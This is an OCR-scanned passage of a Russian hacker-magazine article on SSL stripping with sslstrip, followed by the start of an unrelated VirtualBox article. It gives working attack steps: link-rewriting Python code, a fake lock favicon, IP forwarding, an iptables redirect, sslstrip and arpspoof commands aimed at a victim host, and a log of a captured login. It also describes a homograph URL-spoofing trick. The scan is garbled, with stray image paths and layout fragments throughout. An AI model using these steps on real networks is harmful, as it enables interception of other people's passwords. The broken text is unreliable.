def replaceSecureLinks(self, data):
  data = DataShuffler.replaceSecureLinks
    (self, data)
  data = self.replaceSecureCookies(data)
  data = self.replaceCssLinks(data)
  data = self.replaceSecureFavicon(data)

  iterator = re.finditer(
    self.linkExpression,
    data,
    re.IGNORECASE)

  for match in iterator:
    link = match.group(9)


    if not link.startswith('http'):
      logging.debug("Found relative
link in secure transmission: " + link)
      absoluteLink = "http://" +
        self.serverHost + link
      absoluteLink = absoluteLink.replace
        ('&amp;', '&')
      self.secureLinkListener.
      addLink(absoluteLink);

  return data
```

Как только клиент посылает запрос на соединение с защищенным URL, мы подсовываем ему липовую ссылку, а сами, тем временем, устанавливаем настоящее HTTPS-соединение, выполняя запрос от своего имени. Получив ответ от сервера и опять выполнив замены в линках, отдаем контент пользователю по обычному HTTP-соединению.

В результате получается замечательная картинка. Серверу, отдающему весь контент по защищенному каналу, нет никакого дела, от кого приходит подключение, а клиент не получает никаких предупреждений и даже не подозревает,







warning

• Если верить разработчику sslsniff Moxie Marlinspike,— некоторые браузеры по-прежнему не утруждают себя проверкой поля Basic Constraints.

• Вся информация представлена исключительно в ознакомительных целях. В случае использования ее в противозаконных целях ни автор, ни редакция ответственности не несут.



links

• Домашняя страничка Moxie Marlinspike: thoughtcrime.org.
• sslsniff: thoughtcrime.org/software/sslsniff.
•sslstrip: thoughtcrime.org/software/sslstrip.
• arpspoof: arpspoof.sourceforge.net.



dvd

• Все упомянутые в статье утилиты ты найдешь на нашем DVD-приложении.
• На диске ищи небольшую демонстрацию возможностей sslstrip.

что использует незащищенное соединение. А мы? А мы перехватываем весь трафик :).

НЕСКОЛЬКО УЛОВОК

Чтобы еще больше создать иллюзию, что все безопасно, будем отслеживать запросы favicon (это иконка, отображающаяся в адресной строке браузера непосредственно перед адресом). И когда получаем такой запрос для защищенного соединения, то подсовываем иконку с замочком, которая в обычно й ситуации указывает на то, что соединение осуществляется по безопасному каналу.

```
def replaceSecureFavicon(self, data):
  iterator = re.finditer(
    self.iconExpression,
    data, re.IGNORECASE)

  for match in iterator:
    link = match.group(1)
    link.replace('http://', 'https://')

    if not link.startswith('http://'):
      link = 'http://' + self.serverHost + link

      self.secureLinkListener.\
         addSecureFavicon(link)
      self.secureLinkListener.addLink(link)


  return data
```

Проблемы с подменой ссылок могут возникнуть в следующих случаях:

- с компрессированным контентом, который сложно парсить;
- с безопасными кукисами, которые не передают по незащищенному соединению;
- с банально закешированными страницами, в которых мы не можем сделать замену.


Как быть?


В кукисах нам потребуется убирать флаг security bit в поле в Set-Cookie, чтобы плюшки стали передаваться по обычному HTTP. От сжатия контента придется отказаться, удалив в хедерах HTML параметр content encodings (отключаем сжатие), а также if-modified-since (принудительно заставляем сервер отдавать страницу, даже если на ней не было изменений).
Другая проблема — сессии. Пропуская этап авторизации, мы можем остаться без логина и пароля. Решение следующее: сессию тоже надо убивать, но нужна осторожность, чтобы не вызвать подозрений. Сессии имеют свойство истекать (заканчиваться), причем не всегда ясно, когда это произойдет. Одно можно сказать почти наверняка: они



СОЗДАНИЕ ПРАВИЛА В IPTABLES ДЛЯ ПЕРЕНАПРАВЛЕНИЯ HTTP-ТРАФФИКА НА ПОРТ 8080

ПОЛЕ СЕРТИФИКАТА «BASIC CONSTRAINTS» СО ЗНАЧЕНИЕМ ПАРАМЕТРА «CA=FALSE»





Цепочка сертификатов: от сертификата центра сертификации до сертификата нашего сайта

не истекают посреди активной работы. Поэтому сразу после начала MITM-атаки начинаем модифицировать трафик, проходящий через нас, но не трогаем Cookies в течение какого-то промежутка времени (например, 5 минут). Ждем эти 5 минут, и запоминаем все сессии, которые видели за это время. Если после 5 минут появляется какая-то новая, то получается, она уже долго работает и, если мы ее прибьем, то подозрений это, скорее всего, не вызовет. Вот, в общем-то, и все секреты успеха.

ИСПЫТАЕМ SSLSTRIP В ДЕЛЕ

Но довольно лирики. Посмотрим, реально ли утащить чьи-нибудь логины и пароли. Опыты мы будем проводить на виртуальных машинах. Итак, у нас есть небольшая локальная сеть, состоящая из машины жертвы (192.168.1.3), нашей машины (192.168.1.5) и машины, служащей шлюзом в интернет (192.168.1.1). Теперь подготовим плацдарм для атаки. В качестве ОС на своей машине будем использовать популярный дистрибутив BackTrack3 (все то же самое можно проделать и под Виндой, поставив необходимые программы и настроив систему, но зачем делать лишнюю работу, если кто-то уже сделал ее за тебя?). Итак, загружаем систему и устанавливаем sslstrip:

```
#bt python setup.py install
```

В принципе, можно даже не устанавливать, а запускать sslstrip сразу:

```
#bt python ./sslstrip.py -h —
покажет список параметров.
```

Чтобы все заработало, нам нужно немножко подконфигурировать систему. Сперва включим на машине режим перенаправления пакетов (forwarding mode). Делается это следующей командой:

```
#bt echo "1" > /proc/sys/net/
ipv4/ip_forward
```

Затем настроим iptables для перенаправления http-трафика:

Доверенный центр сертификации — **Root CA сертификат**

Неизвестный центр сертификации — **1-й сертификат CA**

Проверяем срок действия сертификата. Он подписан Root CA. Root CA является доверенным, на этом проверка заканчивается. Подлинность сайта установлена.

Неизвестный центр сертификации — **2-й сертификат CA**


Проверка срока действия сертификата. Узнаем, что CA2 подписан сертификатом CA1, который опять же не является доверенным. Проверяем следующий сертификат.

...

Проверяем срок действия сертификата и узнаем, что он подписан сертификатом CA2. Т.к. тот не является доверенным, переходим к следующему сертификату в цепочке.

Программа, проверяющая сертификат

«ПРОЦЕДУРА ПРОВЕРКИ СЕРТИФИКАТОВ»




```
Default Session: Desktop.log - Kate
File Edit Document View Bookmarks Tools Sessions Settings Window Help

Desktop.log

2009-04-27 01:05:55.308 Sending header: cache-control: no-cache
2009-04-27 01:05:55.315 Sending header: cookie:
__utma=173272373.1849737500.1240172717.1240172717.1240779903.2;
__utmb=173272373;
__utmz=173272373.1240172717.1.1.utmccn=(organic)|utmcsr=google|utmctr=gmai
l|utmcmd=organic; __utmc=173272373; GoogleAccountsLocale_session=ru;
GALX=zflNOU6Dbgw;
PREF=ID=b22104af5cb7c1a2:TM=1240172745:LM=1240172745:S=ygJPOchJxaZ-M2EG;
TZ=-240; GMAIL_RTT=4609;
GMAIL_LOGIN=T1240779893453/1240779893453/1240779964171
2009-04-27 01:05:55.320 Sending header: content-type:
application/x-www-form-urlencoded
2009-04-27 01:05:55.335 SECURE POST Data (www.google.com):
ltmpl=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F
%3F&service=mail&rm=false&ltmpl=default&ltmpl=default&scc=1&GALX=zflNOU6Db
gw&Email=test1234&Passwd=test1234&rmShown=1&signIn=%D0%92%D0%BE%D0%B9%D1%8
2%D0%B8&asts=
2009-04-27 01:05:55.408 Read From Server:
HTTP/1.0 200 OK
Content-Type: text/html; charset=UTF-8
Cache-control: no-cache, no-store
Pragma: no-cache
Expires: Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: GALX=zflNOU6Dbgw;Path=/accounts;Secure
Date: Sun, 26 Apr 2009 21:07:50 GMT
X-Content-Type-Options: nosniff
Content-Length: 19491
Server: GFE/2.0

2009-04-27 01:05:55.412 Found secure cookie:

Line: 2,199 Col: 241   R/O   NORM   Desktop.log
Find in Files   Terminal
mc - ~/Desk   Shell - Kons   Default Se   1   2
```

ПРИМЕР ЛОГА SSLSTRIP С ПЕРЕХВАЧЕННЫМИ ПАРОЛЯМИ

> «ВСЕ, ЧТО ТРЕБОВАЛАСЬ ДЛЯ РАБОТЫ — ЭТО ПРЕДОСТАВИТЬ SSLSNIFF ДЕЙСТВИТЕЛЬНЫЙ СЕРТИФИКАТ. К СОЖАЛЕНИЮ, С 2002-ГО, КОГДА БЫЛА ОПУБЛИКОВАНА УТИЛИТА, БРАУЗЕРЫ СТАЛИ УМНЕЕ И ТАКОЙ ПРОВЕРКОЙ БОЛЬШЕ НЕ ПРЕНЕБРЕГАЮТ»

```
#bt iptables -t nat -A PREROUTING -p tcp
--destination-port 80 -j REDIRECT --to-port
<yourListenPort>
```

где <yourListenPort> — порт, которых будет слушать sslstrip; установим его в 8080, например.
Теперь можно запустить и сам sslstrip:

```
#bt sslstrip -a -l 8080 -w /root/log.txt
```

Параметр '-a' означает, что мы будем логировать весь проходящий http-трафик, '-l' указывает порт, который будем слушать, а '-w' задает путь к лог-файлу. Остался последний штрих — заставить жертву поверить, что мы и есть тот самый шлюз в интернет. Провернем это с помощью утилитки arpspoof:


```
arpspoof -i <yourNetworkdDevice> -t <yourTarget>
<theRoutersIpAddress>

<yourNetworkdDevice> — имя нашей сетевой карты
(в нашем случае eth0),
<yourTarget> — адрес жертвы,
<theRoutersIpAddress> — адрес шлюза
#bt arpspoof -i eth0 -t 192.168.1.3 192.168.1.1
```

Дождись, пока жертва полезет в инет, и проверяй логи, пример которых можешь увидеть на одном из скринов. Все замечательно работает!


НУЛЕВАЯ БЕЗОПАСНОСТЬ

Как видишь, безопасность SSL можно свести до нуля и превратить защищенное соединение в незащищенное, добавив на участке до пользователя коннект по обычному http-протоколу.
Узнав, насколько это просто реализовать, думаю, ты с особой вни-



ИНСТАЛЛЯЦИЯ SSLSTRIP

ЗАПУЩЕННЫЙ SSLSTRIP И ARPSPOOF ЗА РАБОТОЙ



SSLSTRIP В ДЕЙСТВИИ. АТАКУЮЩИЙ ПЕРЕХВАТИЛ ЗАПРОС НА БЕЗОПАСНОЕ СОЕДИНЕНИЕ И ПОДМЕНИЛ ЕГО, ЧТО ХОРОШО ВИДНО ПО АДРЕСНОЙ СТРОКЕ — ВМЕСТО HTTPS ТАМ СТОИТ HTTP

мательностью будешь относиться к сообщениям браузера об использовании защищенного соединения и посматривать на адресную строку. Ни в коем случае не воспринимай статью, как побуждение к действию! Она лишь призвана показать основные ошибки SSL и HTTP.

НЕМНОГО СТАТИСТИКИ

Moxie Marlinspike запустил sslstrip на tor узле и за 24 часа словил нехилый урожай учетных записей:

- login.yahoo.com — 114
- Gmain — 50
- ticketmaster.com — 42
- rapidshare.com — 14
- Hotmail — 13
- paypal.com — 9
- linkedin.com –9
- facebook.com — 3

ХИТРОСТИ URL



ПОДДЕЛЬНЫЙ АДРЕС GMAIL, СОЗДАННЫЙ С ПОМОЩЬЮ ОМОГРАФИЧЕСКОЙ АТАКИ (НА САМОМ ДЕЛЕ ЭТОТ САЙТ ЯВЛЯЕТСЯ ПРОСТЫМ ПОДДОМЕНОМ *.IJJK.CN)

Технику sslstrip вполне реально совместить с так называемыми омографическими атаками. Это атаки, при которых создается схожее имя домена с использованием букв алфавита другого языка — с целью ввести пользователей в заблуждение и создать впечатление, что они переходят на разрешенный веб-сайт. В 2005-м Eric Johanson зарегистрировал доменное имя pаypal.com, которое использует 'а' из кириллицы и выглядит как paypal.com. Что нас не устраивает в такой атаке? Ну, во-первых, она ориентирована на один конкретный сайт, что ограничивает радиус действия. А во-вторых, браузеры научились правильно отображать IDN (Internationalized Domain Names — Интернационализованные Доменные Имена) и добавляют к имени так называемый Punycode — префикс «xn--». Фальшивый paypal.com преобразуется в http://xn--pypal-4ve.com. Итак, мы не можем использовать .com или любой другой домен первого уровня, ибо браузеры добавят к нему Punycode. Прикинем, какие символы чаще всего встречаются в URL[S2]? Правильно: «. / & ?». Давай этим воспользуемся. Зарегистрируем домен ijjk.cn и получим сертификат для *.ijjk.cn. А потом применим старый трюк с буковками из другого алфавита, очень похожими на / и ? для создания фальшивых URL'ок. Снова запускаем sslsniff, только на этот раз, вместо подмены https на http, будем подменять URL на свои липовые поддомены. Так, https://www.gmail.com/accounts/ServiceLogin становится https://www.google.com/accounts/ServiceLogin?!f.ijjk=. Никакого Punycode в последней ссылке не наблюдается. Плюс ко всему, мы обладаем действительным сертификатом для данного домена. Заметить разницу практически невозможно.



СТЕПАН «STEP» ИЛЬИН
/ STEP@GLC.RU /

ВИРТУАЛЬНАЯ МАШИНА ЗАБЕСПЛАТНО

БЕРЕМ НА ВООРУЖЕНИЕ ПРОГРАММУ VIRTUALBOX

Если бы год назад мне сказали, что **VirtualBox** в скором станет в один ряд с такими любимыми нами продуктами, как **VMware** или **Parallels,** я бы, скорее всего, просто рассмеялся. «Интересная, но жутко непутевая, тормозящая и малофункциональная поделка энтузиастов» — вот общее впечатление о **Virtualbox'e** того периода. Но то, что в апреле я увидел на конференции **Sun Tech Days,** повергло меня в шок: совсем другой продукт! Прямо на месте было решено: во что бы то ни стало, о разработке надо рассказать.

Виртуальные машины я взял на вооружение давно и использую их постоянно. Несмотря на то, что большую часть времени провожу под Виндой, никс мне нужна довольно часто. Нет ничего удобнее, чем просто переключиться на всегда готовую ОС, запущенную на виртуалке. После последнего апгрейда компьютера гостевую систему с Linux'ом я даже не выключаю — она постоянно висит в памяти.


Сейчас уже сложно представить, во что бы превратилась рабочая система, установи я на нее весь софт, с которым приходится иметь дело. А операционке под виртуалкой все нипочем! Что бы ни происходило, какую бы пакость ни натворила только что установленная утилита, и какой бы сомнительной деятельностью ни занималась, ось возвращается в работоспособное приложение парой кликов мыши — достаточно лишь выбрать нужный снимок системы (snapshot). Трудно найти средство мощнее, чтобы в виртуальных условиях воссоздать сетевую инфраструктуру любой сложности, с нужным количеством хостов на различных системах. Провозившись часок, мы получаем платформу, на которой легко можно потестить новую x-toolz'y, попробовать самому расковырять сетевой демон, разобраться с настройкой сети или подготовиться к экзамену для получения престижного сертификата. Запускаем на двух виртуалках Backtrack и Damn Vulnerable Linux, связываем сеть — и используем весь специально собранный арсенал пентест-утилит первого дистра на специально оставленных багах и уязвимостях последнего. Оба дистрибутива, кстати говоря, были на нашем прошлом диске.

Даже не беря в расчет серверные решения, на которых виртуализация применяется сплошь и рядом, виртуальные машины плотно укрепились и на обычных рабочих станциях. Подходящих платформ немало. Если не заикаться об WMware Workstation, то это — Parallels Workstation, вполне работоспособная Microsoft Virtual PC и, наконец, VirtualBox. В моем личном хит-параде любимая «вмвара» долгое время занимала первое место. Но что странно: несмотря на большой штат сотрудников, новые версии появляются все реже, а каких-то революционных решений не видно вовсе. Когда-то недосягаемому лидеру теперь не просто наступают на пятки, но и по многим фронтам его начинают опережать конкуренты, в чем я лично убедился, поработав с VirtualBox.

ЧТО МОЖНО ВИРТУАЛИЗИРОВАТЬ?

